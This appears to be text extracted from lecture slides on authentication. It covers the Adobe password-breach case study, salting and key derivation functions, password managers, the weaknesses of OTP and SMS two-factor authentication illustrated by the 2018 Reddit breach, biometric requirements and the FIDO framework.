25.	33452	yxzNxPIsFno=	letmein

Countermeasures – Hashing (Case Study)

#	Count	Ciphertext	Plaintext
1.	1911938	EQ7fIpT7i/Q=	123456
2.	446162	j9p+HwtWWT86aMjgZFLzYg==	123456789
3.	345834	L8qbAD3jl3jioxG6CatHBw==	password
4.	211659	BB4e6X+b2xLioxG6CatHBw==	adobe123
5.	201580	j9p+HwtWWT/ioxG6CatHBw==	12345678
6.	130832	5djv7ZCI2ws=	qwerty
7.	124253	dQi0asWPYvQ=	1234567
8.	113884	7LqYzKVeq8I=	111111
9.	83411	PMDTbP0LZxu03SwrFUvYGA==	photoshop
10.	82694	e6MPXQ5G6a8=	123123
11.	76910	j9p+HwtWWT8/HeZN+3oiCQ==	1234567890
12.	76186	diQ+ie23vAA=	000000
13.	70791	kCcUSCmonEA=	abc123
14.	61453	ukxzEcXU6Pw=	1234
15.	56744	5wEAInH22i4=	adobe1
16.	54651	WqflwJFYW3+PszVFZo1Ggg==	macromedia
17.	48850	hjAYsdUA4+k=	azerty
18.	47142	rpkvF+oZzQvioxG6CatHBw==	iloveyou
19.	44281	xz6PIeGzr6g=	aaaaaa
20.	43670	Ypsmk6AXQTk=	654321
21.	43497	4V+mGczxDEA=	12345
22.	37407	yp2KLbBiQXs=	666666
23.	35325	2dJY5hIJ4FHioxG6CatHBw==	sunshine
24.	34963	1McuJ/7v9nE=	123321
25.	33452	yxzNxPIsFno=	letmein




Countermeasures

- Salting
 - Instead of just hashing the password, a per-user random value (= the salt) is included in the hashing process
 - Salting makes precomputation infeasible
 - » Different databases would be needed for each salt
 - Salting hides the fact that two users have the same password
- Stretching
 - Artificially increasing the time it takes to compute a hash
 - » By using a slow or memory intensive algorithm
 - » By using the same algorithm several times in a loop
 - This slows down attackers
- Key derivation functions
 - KDFs combine strong hash algorithms, salting, and stretching
 - The preferred way of "storing passwords" today
 - Examples: PBKDF2, scrypt, **Argon2**

Using passwords

- As a developer
 - Use KDFs to store passwords
 - Prefer existing libraries over homebrew solutions
- As a user, a strong password is
 - Long -> brute force attacks are slow
 - Complex -> brute force attacks are even more ineffective now
 - Not a dictionary word -> renders dictionary attacks useless
 - Not a mutation of a dictionary word -> breaks hybrid attacks
 - Changed regularly -> an attacker has a smaller window of time to make use of a stolen password
 - Possibly a phassphrase -> strong, yet easy to remember
- Never reuse passwords!

Strong passwords



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

Password managers

- Random passwords and long passphrases are difficult to remember
 - Password managers help you generate and store these securely
 - Most of them can be integrated into browsers as well
 - Examples: KeePass, LastPass, 1Password

The image shows two screenshots side-by-side for comparison.

KeePass Screenshot: A Windows application window titled "Database.kdbx - KeePass". It has a menu bar (File, Group, Entry, Find, View, Tools, Help) and a toolbar with various icons. On the left is a tree view showing a "Database" entry expanded, with categories like General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. The main pane displays a table with columns: Title, User Name, Password, URL, and Notes. Rows are labeled "Example 1" through "Example 12", each with a different user name and URL. A context menu is open over the second row ("Example 2"). The menu options include: Copy User Name (Ctrl+B), Copy Password (Ctrl+C), URL(s), Perform Auto-Type (Ctrl+V), Add Entry... (Ctrl+I), Edit Entry... (Enter), Edit Entry (Quick), Duplicate Entry... (Ctrl+K), Delete Entry (Entf), Select All (Ctrl+A), and Rearrange. At the bottom of the KeePass window, there is a status bar with "Group: Internet, Title: Example 2, User Name: user@example.net, Pa" and "Creation Time: 16.07.2020 19:40:23, Last Modification Time: 16.07.2020".

LastPass Screenshot: A web-based interface titled "My LastPass Vault". It features a sidebar with links for Passwords, Notes, Addresses, Payment Cards, Bank Accounts, Driver's Licenses, Passports, Wi-Fi Passwords, and a 92% Security Challenge. The main area is titled "All Items" and shows a grid of cards for various services: Twitter, Dropbox, Facebook, MailChimp, Evernote, Google, Salesforce, and FedEx. Each card includes the service logo, the name "name@example.com", and a "Premium User" badge. A red "+" button is located in the bottom right corner of the main area.





Possession-based Authentication

Authentication

Possession-based authentication

- One-time passwords
 - To log in, you need to enter a code that is either
 - » Sent via SMS
 - » Displayed by a mobile authenticator application
 - » Shown on a dedicated physical device (off-line token)



Problems of OTP-based authentication

- Off-line tokens
 - Batteries may die
 - They might go out of sync
- Mobile tokens
 - Phone might fail irreparably
 - Phone might get lost/stolen
 - Application data might be lost (failed updates, uninstalls, reinstalls)
- Fallback methods are usually provided for these cases
 - » Backup codes
 - » Code retrieval via SMS/e-mail

Problems of OTP-based authentication

- SMS-based tokens
 - Phone might get lost/stolen
 - Not as safe as you would think!
 - » See the Reddit incident from Aug 2018
 - Mobile numbers may be hijacked
 - » SIM swap scams
 - » Port-out scams
 - Should be avoided if better options are available

Of particular note is that although the Reddit employee accounts tied to the breach were protected by SMS-based two-factor authentication, the intruder(s) managed to intercept that second factor.


01 Reddit Breach Highlights Limits of SMS-Based Authentication

AUG 18

Reddit.com today disclosed that a data breach exposed some internal data, as well as email addresses and passwords for some Reddit users. As Web site breaches go, this one doesn't seem too severe. What's interesting about the incident is that it showcases once again why relying on mobile text messages (SMS) for two-factor authentication (2FA) can lull companies and end users into a false sense of security.

In a post to Reddit, the social news aggregation platform said it learned on June 19 that between June 14 and 18 an attacker compromised a several employee accounts at its cloud and source code hosting providers.

Reddit said the exposed data included internal source code as well as email addresses and obfuscated passwords for all Reddit users who registered accounts on the site prior to May 2007. The incident also exposed the email addresses of some users who had signed up to receive daily email digests of specific discussion threads.




Although this was a serious attack, the attacker did not gain write access to Reddit systems; they gained read-only access to some systems that contained backup data, source code and other logs. They were not able to alter Reddit information, and we have taken steps since the event to further lock down and rotate all production secrets and API keys, and to enhance our logging and monitoring systems.

Now that we've concluded our investigation sufficiently to understand the impact, we want to share what we know, how it may impact you, and what we've done to protect us and you from this kind of attack in the future.

Source: <https://krebsonsecurity.com/>

Smart cards

- Smart cards are microcomputers embedded in plastic cards (typically the size of a credit card, or even smaller)






Inherence-based Authentication

Authentication

The model of inference-based auth.



Requirements for inference-based auth.

- Any physiological or behavioral characteristic could be used for authentication provided it has the following properties
 - **Universality** – every subject should have the characteristic
 - **Uniqueness** – no two subjects should be the same in terms of the characteristic
 - **Permanence** – the characteristic should be time-invariant
 - **Collectability** – the characteristic can be measured quantitatively
 - **Low possibility of circumvention** – fooling the verifier system should be difficult
- Other desirable properties
 - Performance – refers to the achievable identification accuracy, the resource requirements to achieve an acceptable identification accuracy, and the working or environmental factors that affect the identification accuracy
 - Acceptability – to what extent the subjects are willing to accept the system



Some frameworks and protocols

Authentication




- FIDO = Fast IDentity Online
- An authentication framework that aims to make authentication
 - More convenient
 - Stronger
- FIDO Alliance
 - Launched in 2013
 - 250+ member companies in 2016
 - Amazon, Google, MasterCard, Microsoft, PayPal, RSA, Visa, Yubico, ...


FIDO – Components

- **Authenticators** can verify the user's presence and identity
 - The verification can be something simple as requesting a password, or something more complex, such as scanning a fingerprint
 - Two categories
 - » Bound: one that's built into a laptop or smart phone (a fingerprint reader)
 - » Roaming: one that's portable (a USB key, an NFC card, a Bluetooth token)
- FIDO-aware **user devices** communicate with authenticators
 - E.g. laptops, smartphones, etc.
- **Relying Parties**
 - Services that accept registrations and sign-ins using FIDO
 - May require strong (2FA/MFA) authentication
 - May require guarantees about the authenticator device
 - » TPM, secure storage, etc.

FIDO – Registration

